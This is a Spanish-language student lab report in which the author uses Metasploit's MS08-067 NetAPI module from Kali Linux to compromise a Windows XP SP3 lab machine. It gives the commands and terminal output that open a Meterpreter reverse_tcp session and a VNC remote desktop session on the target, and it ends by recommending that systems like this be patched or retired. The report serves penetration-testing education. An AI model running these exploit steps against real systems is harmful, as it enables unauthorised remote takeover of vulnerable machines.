

EXPLOTACIÓN DE VULNERABILIDAD MS08-067 EN WINDOWS XP SP3

Laboratorio #2

LUIS JADER CUESTA MOYA
Analista

SEMESTRE:
VIII

Fecha: 21/08/2025

INTRODUCCIÓN

En el mundo de la ciberseguridad, comprender y explotar las debilidades es clave para conocer las amenazas que acechan a los sistemas operativos y las redes. Este laboratorio se centra en la vulnerabilidad MS08-067, detectada en el servicio NetAPI Server de Windows XP, que posibilita la ejecución remota de código mediante el protocolo SMB.

La meta de esta práctica es simular el camino que un atacante podría seguir para comprometer un sistema vulnerable, usando la herramienta Metasploit Framework en un ambiente seguro. En esta actividad, se usa un sistema atacante con Kali Linux y un sistema víctima con Windows XP SP3, estableciendo conexiones remotas con una sesión Meterpreter y un acceso gráfico VNC.

OBJETIVOS

OBJETIVO GENERAL

Investigar a fondo cómo se pueden explotar las debilidades presentes en los sistemas Windows XP mediante el uso de Metasploit Framework. Se busca determinar tanto las amenazas que representan estos fallos como las defensas cruciales para evitar ser víctima de ataques cibernéticos de esta índole.

OBJETIVOS ESPECÍFICOS

1. Identificar las direcciones IP, tanto de la máquina que realiza el ataque (Kali Linux) como del equipo que es el blanco (Windows XP SP3).
2. Ajustar y poner en marcha el exploit MS08-067 dentro de Metasploit, con el fin de penetrar en un sistema que presente vulnerabilidades.
3. Conseguir acceso a distancia a través de una sesión de Meterpreter, y luego, hacer uso de un canal visual VNC.
4. Analizar las repercusiones de la vulnerabilidad explotada y proponer estrategias de seguridad para impedir este tipo de intrusiones no permitidas.
5. Consolidar la experiencia práctica en lo que respecta a las pruebas de penetración y enfatizar la importancia vital de mantener las actualizaciones de seguridad al día.

1. EXPLOTACIÓN DE VULNERABILIDAD MS08-067 EN WINDOWS XP SP3

Sistema atacante: Kali Linux

Dirección IP del atacante: 192.168.100.4

Sistema objetivo: Windows XP SP3 (Idioma: Español)

Dirección IP del objetivo: 192.168.100.8

Vulnerabilidad explotada: MS08-067 (NetAPI)

Herramienta utilizada: Metasploit Framework

Payload: reverse_tcp

Conexión remota VNC establecida: Sí

Una de las primeras cosas que debemos saber es que dirección IP identifica a nuestra máquina víctima como se muestra a continuación.



Ilustración 1 identificación IP máquina víctima

Lo siguiente es saber cuál es la IP de nuestra maquina atacante aunque debió haber sido lo primero yo trabaje de esta forma debido a que ya tenía conocimiento de mi maquina atacante KALI LINUX




Ilustración 2 Identificación IP maquina atacante Kali linux


Iniciamos con la herramienta **Msfconsole** que forma parte de **Metasploit Framework**, un conjunto de utilidades utilizadas para pruebas de penetración y auditorías de seguridad.

A screenshot of a Kali Linux desktop environment. The top panel shows various application icons like Firefox, Files, and the Dash icon. A system tray at the bottom right displays network status, volume, and the time 17:54. The main window is a terminal titled "luis@kali: ~". It features a menu bar with "Archivo", "Acciones", "Editar", "Vista", and "Ayuda". The terminal output includes:

```
(luis@kali)-[~]  
$ msfconsole  
Metasploit tip: Use help <command> to learn more about any command  
  
^[[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[A^[ACall trans  
opt: received. 2-19-98 13:24:18 REC:Loc  
  
Trace program: running  
wake up, Neo...  
the matrix has you  
follow the white rabbit.  
  
knock, knock, Neo.
```


In the lower-left corner, there is a large, stylized ASCII art graphic of a butterfly or dragonfly. At the very bottom center, the URL <https://metasploit.com> is displayed.


Buscamos el exploit con el comando **search ms08_067** para que nos muestre los módulos y su información.



```
luis@kali: ~  
Archivo Acciones Editar Vista Ayuda  
msf6 > search netapi  
Matching Modules  
# Name Disclosure Date Ran  
k Check Description  
- - -  
0 exploit/windows/smb/ms03_049_netapi 2003-11-11 goo  
d No MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow  
1 exploit/windows/smb/ms06_040_netapi 2006-08-08 goo  
d No MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow  
2 \_ target: (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1) .  
3 \_ target: (wcscpy) Windows NT 4.0 / Windows 2000 SP0-SP4 .  
4 \_ target: (wcscpy) Windows XP SP0/SP1 .  
5 \_ target: (stack) Windows XP SP1 English .  
6 \_ target: (stack) Windows XP SP1 Italian .
```

Ilustración 3 escaneo modulos search netapi


Seleccionamos el modulo usando el comando **use exploit/windows/smb/ms08_067_netapi**, posteriormente asignamos el **RHOSTS** con la ip de nuestra maquina victima en el puesto 4444 y hacemos **RUN**



```
luis@kali: ~  
Archivo Acciones Editar Vista Ayuda  
Interact with a module by name or index. For example info 94, use 94 or use exploit/windows/smb/ms08_067_netapi  
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 2003 SP2 Turkish (NX)'  
  
msf6 >  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.100.8  
rhosts => 192.168.100.8  
msf6 exploit(windows/smb/ms08_067_netapi) > run  
[*] Started reverse TCP handler on 192.168.100.4:4444  
[*] 192.168.100.8:445 - Automatically detecting the target ...  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression  
[*] 192.168.100.8:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish  
[*] 192.168.100.8:445 - Selected Target: Windows XP SP3 Spanish (NX)  
[*] 192.168.100.8:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (177734 bytes) to 192.168.100.8  
[*] Meterpreter session 1 opened (192.168.100.4:4444 -> 192.168.100.8:1100) at 2025-08-21 17:34:19 -0500  
  
meterpreter > run  
Usage: run <script> [arguments]  
  
Executes a ruby script or Metasploit Post module in the context of the meterpreter session. Post modules can take arguments in var=val format.  
Example: run post/foo/bar BAZ=abcd
```

Ilustración 4 Penetracion exitosa

Sesión **Meterpreter** en el equipo víctima, demostrando cómo un atacante puede tomar control del sistema



```
luis@kali: ~  
Archivo Acciones Editar Vista Ayuda  
meterpreter > exit  
[*] Shutting down session: 1  
[*] 192.168.100.8 - Meterpreter session 1 closed. Reason: Died  
msf6 exploit(windows/smb/ms08_067_netapi) > options  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.100.8   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |

  
Payload options (windows/meterpreter/reverse_tcp):  



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.100.4   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |


```

Ilustración 5 inicio sesion meterprete exitoso




```
luis@kali: ~  
Archivo Acciones Editar Vista Ayuda  
[*] 192.168.100.8 - Meterpreter session 2 closed. Reason: User exit  
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/vncinject/reverse_tcp  
payload => windows/vncinject/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
[*] Started reverse TCP handler on 192.168.100.4:4444  
[*] 192.168.100.8:445 - Automatically detecting the target...  
[*] 192.168.100.8:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish  
[*] 192.168.100.8:445 - Selected Target: Windows XP SP3 Spanish (NX)  
[*] 192.168.100.8:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (401920 bytes) to 192.168.100.8  
[*] Starting local TCP relay on 127.0.0.1:5900 ...  
[*] Local TCP relay started.  
[*] Launched vncviewer.  
Connected to RFB server, using protocol version 3.8  
Enabling TightVNC protocol extensions  
No authentication needed  
Authentication successful  
Desktop name "way"  
VNC server default format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
Using default colormap which is TrueColor. Pixel format:  
  32 bits per pixel.  
  Least significant byte first in each pixel.  
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0  
[*] VNC Server session 3 opened (192.168.100.4:4444 -> 192.168.100.8:1108) at 2025-08-21 17:48:  
45 -0500  
[*] Session 3 created in the background.  
msf6 exploit(windows/smb/ms08_067_netapi) >
```

En la imagen se evidencia el uso del módulo de **Metasploit exploit/windows/smb/ms08_067_netapi** para explotar una vulnerabilidad crítica presente en sistemas Windows XP SP3. Esta vulnerabilidad, identificada como MS08-067, permite la ejecución remota de código mediante el servicio SMB, aprovechando una validación incorrecta de entradas en el servicio NetAPI32.dll.

La sesión fue establecida exitosamente utilizando un payload `reverse_tcp`, permitiendo enviar un shell desde el sistema víctima al atacante. Posteriormente, se lanzó un visor VNC (`vncviewer`) para obtener acceso gráfico remoto al escritorio del sistema comprometido, lo cual fue logrado sin necesidad de autenticación adicional, como lo muestra la conexión al escritorio "way".

Este tipo de explotación demuestra cómo sistemas obsoletos y sin parches de seguridad pueden ser comprometidos fácilmente, otorgando control total al atacante. Se recomienda encarecidamente actualizar o retirar sistemas vulnerables como Windows XP, ya que representan un riesgo alto dentro de cualquier red corporativa.



```
[*] Started reverse TCP handler on 192.168.100.4:4444
[*] 192.168.100.8:445 - Automatically detecting the target...
[*] 192.168.100.8:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.168.100.8:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.168.100.8:445 - Attempting to trigger the vulnerability...
[*] Sending stage (401920 bytes) to 192.168.100.8
[*] Starting local TCP relay on 127.0.0.1:5900 ...
[*] Local TCP relay started.
[*] Launched vncviewer.
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "way"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
[*] VNC Server session 3 opened (192.168.100.4:4444 → 192.168.100.8:1108) at 2025-08-21 17:48:45 -0500
[*] Session 3 created in the background.
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > Same machine: preferring raw encoding

[*] VNC connection closed.
use exploit/windows/smb/ms08_067_netapi
```

Ilustración 6 ejecución de explotación




Ilustración 7 Conexion aseso remoto de kali a windows xp

